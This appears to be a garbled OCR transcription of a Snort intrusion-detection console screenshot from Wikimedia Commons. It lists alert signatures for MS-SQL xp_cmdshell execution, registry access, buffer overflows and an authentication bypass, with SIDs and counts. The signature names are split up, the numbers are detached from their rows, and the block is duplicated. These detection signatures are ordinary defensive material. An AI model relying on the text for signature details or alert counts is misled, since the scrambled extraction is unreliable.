1 MS-SQL/SMB raiserror point 1 WEB-MISC NetObserve at 1 MS-SQL/SMB xp_cmdshell 1 WEB-MISC PCT Client Het 1 MS-SQL xp_cmdshell - prodimension 1 MS-SQL/SMB xp_req* reqiint 1 MS-SQL/SMB xp_req* reqiint	ssible buffer over uthentication byp. Il program execu- ello overflow atter ogram execution istry access [sid rd password cha alert log file delet	1699) rflow (sid ass atten tion (sid mpt (sid (sid 687) 689) ange (sid tion (sid 6	npt [sid 24 681] 2515]] [677] 678]	<u>41)</u>				2 2 2 1 2 2 2 2 1 2 2 2		353 145 117 110 33 25 17 12 10	2 3 1 1 1 1 2 1 1	45	2 9 1 1 1 1 1 1
1 MS-SQL/SMB raiserror point 1 WEB-MISC NetObserve at 1 MS-SQL/SMB xp. cmdshell 1 WEB-MISC PCT Client He 1 MS-SQL xp. cmdshell - pro 1 MS-SQL/SMB xp. reg* regi 1 MS-SQL/SMB xp. reg* regi	ssible buffer over uthentication byp Il program execu- ello overflow atter ogram execution istrv access [sid rd password cha alert log file delet ogram execution	1699) rflow (sid ass atten tion (sid mpt (sid (sid 687) 689) ange (sid tion (sid 6	npt [sid 24 681] 2515]] [677] 678]	<u>41</u>]				2 2 2 1 2 2 2 2 1 2 2 2 2 2		353 145 117 110 33 25 17 12 10 10	2 3 1 1 1 1 2 1 1 1 1	4 4 	2 9 1 1 1 1 1 1 1

Snort ids console 🞯 BY-SA 3.0 CJS ULE~commonswiki